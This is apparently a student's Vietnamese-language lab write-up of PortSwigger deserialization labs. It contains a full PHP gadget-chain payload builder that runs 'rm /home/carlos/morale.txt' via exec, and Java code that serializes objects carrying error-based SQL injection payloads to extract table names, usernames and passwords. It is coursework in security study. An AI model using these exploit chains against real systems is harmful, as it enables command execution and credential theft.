2. `__wakeup()` gọi đến `build_product()`
3. `build_product() → new Product($this->default_desc_type, $this->desc)`
4. `Product::__construct()` thực hiện `$desc->$default_desc_type`

- Nếu `$desc` là `DefaultMap` và `$default_desc_type` là một chuỗi tùy ý, PHP sẽ gọi `DefaultMap::__get($name` với `$name = $default_desc_type`
- `__get()` bên trong gọi `call_user_func($this->callback, $name)`

5. Nếu ta đặt `$callback='exec'` và `$default_desc_type = 'rm /home/carlos/morale.txt'` thì `exec('rm /home/carlos/morale.txt')` chạy ngay trong quá trình unserialize

Gadget chain: `unserialize() → CustomTemplate::__wakeup() → build_product() → new Product(...)` → truy cập thuộc tính động → `DefaultMap::__get() → call_user_func('exec', 'rm ...')`.

Từ đó, có thể chỉnh sửa lại mã nguồn của lab để tạo ra code dựng payload như sau:

```
undefined - chain.php

1 <?php
2 class CustomTemplate
3 {
4     private $default_desc_type;
5     private $desc;
6     public $product;
7
8     public function __construct($desc, $default_desc_type)
9     {
10         $this->desc = $desc;
11         $this->default_desc_type = $default_desc_type;
12         $this->build_product();
13     }
14
15     public function __wakeup()
16     {
17         $this->build_product();
18     }
19
20     private function build_product()
21     {
22         $this->product = new Product($this->default_desc_type, $this->desc);
23     }
24 }
25
26 class Product
27 {
28     public $desc;
29
30     public function __construct($default_desc_type, $desc)
31     {
32         $this->desc = $desc->$default_desc_type;
33     }
34 }
35
36 class Description
37 {
38     public $HTML_DESC;
39     public $TEXT_DESC;
40
41     public function __construct()
42     {
43     }
44 }
45
46 class DefaultMap
47 {
48     private $callback;
49
50     public function __construct($callback)
51     {
52         $this->callback = $callback;
53     }
54
55     public function __get($name)
56     {
57         return call_user_func($this->callback, $name);
58     }
59 }
60
61 $callback = 'exec';
62
63 $malicious = new CustomTemplate(new DefaultMap($callback), 'rm /home/carlos/morale.txt');
64
65 $payload = serialize($malicious);
66 echo "Payload: " . $payload . "\n\n";
67
68 $base64 = base64_encode($payload);
69 echo "Base64 Encoded Payload: " . $base64 . "\n";
70 ?>
```

Hình 111: Code PHP dùng để dựng payload

Khi chạy php chain.php sẽ in ra:


- Payload: 0:14:"CustomTemplate":...
- Base64 Encoded Payload: TzoxND...: Giá trị cookie cần thay vào để có thể tấn công

```
PS C:\Users\p14s\CODE> php chain.php
'rm' is not recognized as an internal or external command,
operable program or batch file.
Payload: 0:14:"CustomTemplate":3:{s:33:"CustomTemplatedefault_desc_type";s:26:"rm /home/carlos/morale.txt";s:20:"CustomTemplatedesc";o:10:
"DefaultMap":1:{s:20:"DefaultMapcallback";s:4:"exec";}{s:7:"product":1:{s:4:"desc";s:0:"";}}}
Base64 Encoded Payload: TzoxNDoiQ3VzdG9tVGVtcGxhdGUojM6e3M6MzM6IgBDdXN0b21UZW1wbGF0ZQBkZWZhdWx0X2Rlc2NfdHlwZSI7czoyNjoicm0gL2hvbWUvY2FybG
9zL21vcmsZS50eHQiO3M6MjA6IgBDdXN0b21UZW1wbGF0ZQBkZXNjIjtPOjEwOijEZWZhdWx0TWFwIjoxOntz0jIwOiiARGVmYXVsE1hcABjYWxsYmFjayI7cz00iJleGVjIjt9
cz030iJwcm9kdWN0IjtpOjc6IlByb2R1Y3Qi0jE6e3M6NDoiZGVzYyI7czowOii0319
```

Hình 112: Kết quả khi chạy file PHP

### Kết quả đạt được


Thay cookie trên server bằng `base64 payload` vừa mới tạo, sau đó nhấn F5 thì server sẽ thực thi `rm /home/carlos/morale.txt` trong quá trình `unserialize` và lab sẽ thông báo Solved



Hình 113: Đổi cookie bằng cookie vừa tạo và load lại để hoàn thành lab

## 4.7 Developing a custom gadget chain for Java deserialization

Minh chứng



Hình 114: Minh chứng đã hoàn thành lab

### Giải thích chi tiết

Trong Burp Suite, khi giải mã base64 từ cookie `session`, ta thấy đây là serialize data của Java

The screenshot shows the Burp Suite proxy tool. In the "Request" tab, a GET request to the URL `https://0aa1009004e5ef5e807ec6a700f30033.web-security-academy.net` is displayed. In the "Response" tab, the response body is shown as a large base64-encoded string. This string is pasted into the "Selected text" field of the "Inspector" tab, where it is decoded back into its original Java serialized form. The "Decoded from: Base64" dropdown is highlighted in red. The "Inspector" tab also shows various analysis details like "Request attributes", "Request query parameters", etc.

Hình 115: Serialize data của Java

Trong Site map của tab Target, tìm thấy được gói tin `GET /backup/AccessTokenUser.java`. Khi gửi gói tin này đến server thì thu được mã nguồn của file

Hình 116: File java xuất hiện trong Site map

Request	Response
<pre>Pretty Raw Hex 1 GET /backup/AccessTokenUser.java HTTP/2 2 Host: 0aa1009004e5ef5e807ec6a700f30033.web-security-academy.net 3 Cache-Control: max-age=0 4 Sec-Ch-Ua: "Chromium";v="138", "Not;A=Brand";v="24", "Google Chrome";v="138" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Windows" 7 Accept-Language: en-US;q=0.9,en;q=0.8 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Sec-Fetch-Site: none 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Accept-Encoding: gzip, deflate, br 15 Connection: close 16 17</pre>	<pre>Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Set-Cookie: session=; Secure; HttpOnly; SameSite=None 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 486 5 6 package data.session; 7 8 import java.io.Serializable; 9 10 public class AccessTokenUser implements Serializable 11 { 12     private final String username; 13     private final String accessToken; 14 15     public AccessTokenUser(String username, String accessToken) 16     { 17         this.username=username; 18         this.accessToken=accessToken; 19     } 20 21     public String getUsername() 22     { 23         returnusername; 24     } 25 26     public String getAccessToken() 27     { 28         return accessToken; 29     } 30 }</pre>

Hình 117: Source code của `AccessTokenUser.java`

Khi truy cập `/backup/` thì lab liệt kê 2 file:

- `AccessTokenUser.java`

- ProductTemplate.java

The screenshot shows a network request and response. The request is a GET to '/backup/'. The response is a JSON object with the following structure:

```

{
  "path": "/backup/",
  "files": [
    {
      "name": "AccessTokenUser.java",
      "size": 486B
    },
    {
      "name": "ProductTemplate.java",
      "size": 1651B
    }
  ]
}
  
```

Hình 118: 2 file được liệt kê trong /backup/

Trong đó `ProductTemplate.java` chứa code thực hiện truy vấn cơ sở dữ liệu ngay trong constructor hoặc trong quá trình khởi tạo khi deserialize. Từ đó có thể dựa vào gadget chain này để xây dựng code cho phép chèn SQL injection vào để đọc cơ sở dữ liệu.

```

JavaDeserialize - ProductTemplate.java

1 package data.productcatalog;
2
3 import common.db.JdbcConnectionBuilder;
4
5 import java.io.IOException;
6 import java.io.ObjectInputStream;
7 import java.io.Serializable;
8 import java.sql.Connection;
9 import java.sql.ResultSet;
10 import java.sql.SQLException;
11 import java.sql.Statement;
12
13 public class ProductTemplate implements Serializable {
14     static final long serialVersionUID = 1L;
15
16     private final String id;
17     private transient Product product;
18
19     public ProductTemplate(String id)
20     {
21         this.id = id;
22     }
23
24     private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
25     {
26         inputStream.defaultReadObject();
27
28         JdbcConnectionBuilder connectionBuilder = JdbcConnectionBuilder.from(
29             "org.postgresql.Driver",
30             "postgresql",
31             "localhost",
32             5432,
33             "postgres",
34             "postgres",
35             "password"
36         ).withAutoCommit();
37         try
38         {
39             Connection connect = connectionBuilder.connect(30);
40             String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
41             Statement statement = connect.createStatement();
42             ResultSet resultSet = statement.executeQuery(sql);
43             if (!resultSet.next())
44             {
45                 return;
46             }
47             product = Product.from(resultSet);
48         }
49         catch (SQLException e)
50         {
51             throw new IOException(e);
52         }
53     }
54
55     public String getId()
56     {
57         return id;
58     }
59
60     public Product getProduct()
61     {
62         return product;
63     }
64 }
65

```

Hình 119: Source code của `ProductTemplate.java` và đoạn code có thể tấn công SQL injection

Từ đó ta có thể xây dựng ý tưởng khai thác:

- Viết chương trình Java local tạo object `data.productcatalog.ProductTemplate` với `id` chứa payload SQL.
- Serialize object thành mảng byte → Base64 encode → gửi vào cookie `session`.
- Khi server deserialize:

1. Code trong `ProductTemplate` chạy, thực thi SQL payload.
2. Sau đó server cố ép kiểu sang `AccessTokenUser` → báo `ClassCastException`, nhưng lúc này payload đã được thực thi.

Từ đó xây dựng được code Java như sau:

```
JavaDeserialize - main.java

1 import data.productcatalog.ProductTemplate;
2 import java.io.ByteArrayInputStream;
3 import java.io.ByteArrayOutputStream;
4 import java.io.ObjectInputStream;
5 import java.io.ObjectOutputStream;
6 import java.io.Serializable;
7 import java.util.Base64;
8
9 class Main {
10     public static void main(String[] args) throws Exception {
11
12         ProductTemplate productTemplate = new ProductTemplate("<SQL injection payload>");
13         String serializedObject = serialize(productTemplate);
14
15         System.out.println("Serialized object: " + serializedObject);
16
17         ProductTemplate deserializedObject = deserialize(serializedObject);
18
19         System.out.println("Deserialized data str: " + deserializedObject.getId()); //+ deserializedObject.num);
20     }
21
22     private static String serialize(Serializable obj) throws Exception {
23         ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
24         try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
25             out.writeObject(obj);
26         }
27         return Base64.getEncoder().encodeToString(baos.toByteArray());
28     }
29
30     private static <T> T deserialize(String base64SerializedObj) throws Exception {
31         try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
32             @SuppressWarnings("unchecked")
33             T obj = (T) in.readObject();
34             return obj;
35         }
36     }
37 }
```

Hình 120: Code Java để tạo payload

Đầu tiên, có thẻ kiểm tra server có thực sự bị SQL injection hay không bằng payload

```
1 ' OR 1=1 --
```

```
PS C:\Users\p14s\CODE\CSC15001_Computer-Security\Project\Project_2\JavaDeserialize> javac Main.java
PS C:\Users\p14s\CODE\CSC15001_Computer-Security\Project\Project_2\JavaDeserialize> java Main
Serialized object: r00ABXNyACNkYXRhLnByb2R1Y3RjbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt
4chQACycg1IgMT0xIC0t
Deserialized data str: ' OR 1=1 --
```

Hình 121: Run code java để tạo payload

```

Request
Pretty Raw Hex
1 GET /my-account?id=wiener HTTP/2
2 Host: Oaa1009004e5ef5e807ec6a700f30033.web-security-academy.net
3 ...
4 r00ABXNyACNkYXRhbLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAABAgABTA
5 ACwRA0BjMamF2YSSsYW5nL1N0cmLuZzt4cHQAcycgTlIgMT0xIC0t
6 Cache-Control: max-age=0
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
10 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Dest: document
15 Sec-Ch-UA: "Not A Brand";v="0", "Chromium";v="130"
16 Sec-Ch-UA-Mobile: ?0
17 Sec-Ch-UA-Platform: "Windows"
18 Referer: https://Oaa1009004e5ef5e807ec6a700f30033.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=0, i
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52

```

The response body contains an Internal Server Error page with a warning message:

```

Internal Server Error
java.lang.ClassCastException: Cannot cast
data.productcatalog.ProductTemplate to
lab.actions.common.serializable.AccessTokenUser

```

Hình 122: Server trả về lỗi, có thể tấn công SQLi

Vì server có thể tấn công SQL injection nên ta có thể dùng '`UNION SELECT`' để tìm lại số cột của câu truy vấn gốc. Sau nhiều lần thử thì tìm được payload đúng là:

```
1 ' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, NULL --
```

```

PS C:\Users\p14s\CODE\CSC15001_Computer-Security\Project\Project_2\JavaDeserializ> java Main
Serialized object: r00ABXNyACNkYXRhbLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAABAgABTA
4cHQAcycgTlIgMT0xIC0t4gU0VMRUNUIE5VTEwsIE5VTEwsIE5VTEwsIE5VTEwsIE5VTEwsIE5VTEwgLS0=
Deserialized data str: ' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, NULL --
```

Hình 123: Run code java để tạo payload

```

Request
Pretty Raw Hex
1 GET /my-account?id=wiener HTTP/2
2 Host: Oaa1009004e5ef5e807ec6a700f30033.web-security-academy.net
3 Cookie: session=r00ABXNyACNkYXRhLnByb2RlY3RjYXRhbG9nL1Byb2RlY3RUZW1wbGF0ZQAAAAAAAABAgABTA
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?0
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="138"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "Windows"
16 Referer: https://Oaa1009004e5ef5e807ec6a700f30033.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52

```

The response XML includes the following error message:

```

<p class="is-warning">
    java.lang.ClassCastException: Cannot cast
    data.productcatalog.ProductTemplate to
    lab.actions.common.serializable.AccessTokenUser
</p>

```

Hình 124: Thông báo lỗi khi querry đúng số cột của câu truy vấn gốc

Tiếp theo, cần liệt kê các bảng trong cơ sở dữ liệu. Dựa vào hình có thể thấy, server trả lỗi nhưng hiển thị tên bảng (`users`) trong thông báo lỗi type casting

```

PS C:\Users\p14s\CODE\CSC15001_Computer-Security\Project\Project_2\JavaDeserializ> javac Main.java
PS C:\Users\p14s\CODE\CSC15001_Computer-Security\Project\Project_2\JavaDeserializ> java Main
Serialized object: r00ABXNyACNkYXRhLnByb2RlY3RjYXRhbG9nL1Byb2RlY3RUZW1wbGF0ZQAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAdScgvU5Jt04gu0VMRUNUIE5VTEwsTlVMTcwgTlVMTcwgQ0FTVCh0YWJsZV9uYW1lIGFzIG51bWVyaWMpLCBOVUxMLCBOVUxMLCBOVUxMIEZST00gaW5mb3JtYXRpb25fc2NoZWlhLnRhYmxlcyAtLQ==
Deserialized data str: ' UNION SELECT NULL,NULL, NULL, CAST(table_name as numeric), NULL, NULL, NULL, NULL FROM information_schema.tables --

```

Hình 125: Run code java để tạo payload

The screenshot shows a browser interface with two tabs: 'Request' and 'Response'. The 'Request' tab displays a GET request to '/my-account?id=wiener'. The 'Response' tab shows an error page with the following content:

```

1 GET /my-account?id=wiener HTTP/2
2 Host: Oaa1009004e5ef5e607ec6a700f30033.web-security-academy.net
3 Cookie: session=r00ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZ1wbGF0ZQAAAAAAAABAgABTA
4CwR0ABJMaMfYSSs7WSnL1N0cmLuZzt4cHQAdSgVU5JT04gUVMRUNUIESVTWsT1VMTcwg
5 Y1VHTcwgJUPTVCh0Wz2VnuW11GFzIg5ibWyaWhpLCB0V0xHLCB0V0xHLCB0V0xHLCB0V0
6 xHIEZST00gaW5mb33tXKph25fcHMoZWlhnhfhx1cyAtLQ==
7 Cache-Control: max-age=0
8 Accept-Language: en-US,en;q=0.5
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
11 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="138"
18 Sec-Ch-Ua-Mobile: ?0
19 Sec-Ch-Ua-Platform: "Windows"
20 Referer: https://Oaa1009004e5ef5e607ec6a700f30033.web-security-academy.net/login
21 Accept-Encoding: gzip, deflate, br
22 Priority: u=0, i
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52

```

The response body contains an error message about an invalid input syntax for type numeric, specifically pointing to the 'users' column. A red box highlights the word 'users'.

Hình 126: Bảng `users` được hiển thị trong thông báo lỗi

Tiếp theo, cần liệt kê tên các cột của bảng `users`. Chính sửa câu query thì thu được thông tin bảng `users` có các cột như `username`, `password`

```

PS C:\Users\p14s\CODE\CSC15001_Computer-Security\Project\Project_2\JavaDeserialize> javac Main.java
PS C:\Users\p14s\CODE\CSC15001_Computer-Security\Project\Project_2\JavaDeserialize> java Main
Serialized object: r00ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZ1wbGF0ZQAAAAAAAABAgABTAACAwr0ABJMaMf2YS9sYW5nL1N0cmLuZzt4cHQAkCcgVU5JT04gU0VMRUNUIESVTWsT1VMTcwgTlVMTcwgQ0FTVChjb2x1bW5fbmFtZSBhcyBudW1lcmljkSwgTlVMTcwgTlVMTcwgTlVMTcBGuk9NIGluzm9ybWF0aw9uX3NjaGvtYS5jb2x1bW5zIFdIRVJF1HRYmxlx25hDWU9J3VzzXjzJyAtLQ==
Deserialized data str: ' UNION SELECT NULL,NULL, NULL, NULL, CAST(column_name as numeric), NULL, NULL, NULL FROM information_schema.columns WHERE table_name='users' --

```

Hình 127: Run code java để tạo payload

Request	Response
Pretty	Pretty
<pre> 1 GET /my-account?&lt;id&gt;=wiener HTTP/2 2 Host: Oaa1005004e5ef5e807ec6a700f30033.web-security-academy.net 3 Cookie: session=... 40AABD9yACmJ7XbhlnBy2R1Y3j3TQbbG9nL1Byb2R1Y3TUZW1wbCFOZGAAAAAAAAAAABAgABTA ACAVROAbJMaanFYSSs7W6nL1H0cmLuZet4cHQAbCegU6J704gUOVMHUUIE5UTBosT1VHTCwg T1VHTCwgT1VHTCwgQ0FTVChjh2i1nW5fhaPc2S8hcyBudW1cm1jKSwgT1VHTCwgT1VHTCwgT1 VHTCGBGUk9NIHvzzhW5z1Fd1RVJF1HrhTmx1KCShhWU9J3Wz 2KxzdyAt1Q=</pre>	<pre> 14.3,30 28,15'&gt; &lt;/polygon&gt; &lt;/g&gt; &lt;/svg&gt; &lt;/a&gt; &lt;/div&gt; &lt;div class='widgetcontainer-lab-status is-notsolved'&gt;   &lt;span&gt;     LAB   &lt;/span&gt;   &lt;p&gt;     Not solved   &lt;/p&gt;   &lt;span class='lab-status-icon'&gt;   &lt;/span&gt; &lt;/div&gt; &lt;/div&gt; &lt;/section&gt; &lt;div theme='''&gt;   &lt;section class='maincontainer'&gt;     &lt;div class='container is-page'&gt;       &lt;header class='navigation-header'&gt;         &lt;header&gt;           &lt;h4&gt;             Internal Server Error           &lt;/h4&gt;           &lt;p class='is-warning'&gt;             java.io.IOException:             org.postgresql.util.PSQLException: ERROR: invalid             input syntax for type numeric: &amp;quot;username&amp;quot;           &lt;/p&gt;         &lt;/header&gt;       &lt;/header&gt;     &lt;/div&gt;   &lt;/section&gt; &lt;/div&gt; &lt;/body&gt; &lt;/html&gt;</pre>

Hình 128: Bảng `users` có cột `username`

Lần lượt trích xuất dữ liệu trong bảng `users` để thu được các thông tin về account administrator

```

PS C:\Users\p14s\CODE\CSC15001_Computer-Security\Project\Project_2\JavaDeserializ> javac Main.java
PS C:\Users\p14s\CODE\CSC15001_Computer-Security\Project\Project_2\JavaDeserializ> java Main
Serialized object: r00ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmLuZzt
4cHQAXycgVU5JT04gU0VMRUNUIE5VTEwsTlVMTCwgTlVMTCwgQ0FTVCh1c2VybmFtZSBhcyBudW1cm1jKSwgTlVMTCwgTlVMTCBGUk9NIHVzz
XJzIC0t
Deserialized data str: ' UNION SELECT NULL,NULL, NULL, NULL, CAST(username as numeric), NULL, NULL, NULL FROM users --
```

Hình 129: Run code java để tạo payload đọc thông tin cột `username`

Request	Response
Pretty	Pretty
<pre>1 GET /my-account?id=wiener HTTP/2 Host: 0aa1005004e5ef5e807ec6a700f30033.web-security-academy.net Cookie: session=r00ABXNyACNkYXRhLnByb2RlY3RjYXRhbG9nL1Byb2RlY3RUZW1wbGF0ZQAAAAAAAABAgABTA ACA=ARABJMaamF7YSS+q7WnL1N0cmiuZxt4eHQAJycgU5JT04gJUVMRUHUIESUTEwsT1VHTCwg T1VHTCwgT1VHTCwgqOPTVCwqTzSbhcyBudW1lcmljKSwgT1VHTCwgT1VHTCwgT1VHTC BGUmSHIHmzEXGzIC0t 4 Cache-Control: max-age=0 Accept-Language: en-US,en;q=0.9 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Sec-Ch-Ua: "Not A;Brand";v="8", "Chromium";v="138" Sec-Ch-Ua-Mobile: ?0 Sec-Ch-Ua-Platform: "Windows" Referer: https://0aa1005004e5ef5e807ec6a700f30033.web-security-academy.net/login Accept-Encoding: gzip, deflate, br Priority: u=0, i 20</pre>	<pre>14.3.30 _0,15^&gt; &lt;/polygon&gt; &lt;/svg&gt; &lt;/a&gt; &lt;/div&gt; &lt;div class='widgetcontainer-lab-status is-notsolved'&gt;   &lt;span&gt; LAB   &lt;/span&gt;   &lt;p&gt; Not solved   &lt;/p&gt;   &lt;span class='lab-status-icon'&gt;     &lt;/span&gt; &lt;/div&gt; &lt;/div&gt; &lt;/section&gt; &lt;/div&gt; &lt;div theme=""&gt;   &lt;section class="maincontainer"&gt;     &lt;div class="container is-page"&gt;       &lt;header class="navigation-header"&gt;         &lt;header&gt;           &lt;h4&gt; Internal Server Error           &lt;/h4&gt;           &lt;p class="is-warning"&gt;             java.io.IOException:             org.postgresql.util.PSQLException: ERROR: invalid             input syntax for type numeric:             "administrator";           &lt;/p&gt;         &lt;/div&gt;       &lt;/section&gt;     &lt;/div&gt;   &lt;/div&gt;   &lt;div&gt;     &lt;span style="border: 1px solid orange; padding: 2px;"&gt;'administrator'     Press F2 for focus   &lt;/div&gt; &lt;/div&gt; &lt;/body&gt; &lt;/html&gt;</pre>
Raw	Raw
Hex	Hex
Render	Render

Hình 130: Có một `username` là `administrator`

```
PS C:\Users\p14s\CODE\CSC15001_Computer-Security\Project\Project_2\JavaDeserialize> javac Main.java
PS C:\Users\p14s\CODE\CSC15001_Computer-Security\Project\Project_2\JavaDeserialize> java Main
Serialized object: r00ABXNyACNkYXRhLnByb2RlY3RjYXRhbG9nL1Byb2RlY3RUZW1wbGF0ZQAAAAAAAABAgABTA
ACA=ARABJMaamF7YSS+q7WnL1N0cmiuZxt4eHQAJycgU5JT04gJUVMRUHUIESUTEwsT1VHTCwg
T1VHTCwgT1VHTCwgqOPTVCwqTzSbhcyBudW1lcmljKSwgT1VHTCwgT1VHTCwgT1VHTC
BGUmSHIHmzEXGzIC0t
Deserialized data str: ' UNION SELECT NULL,NULL, NULL, NULL, CAST(password as numeric), NULL, NULL, NULL FROM users --
```

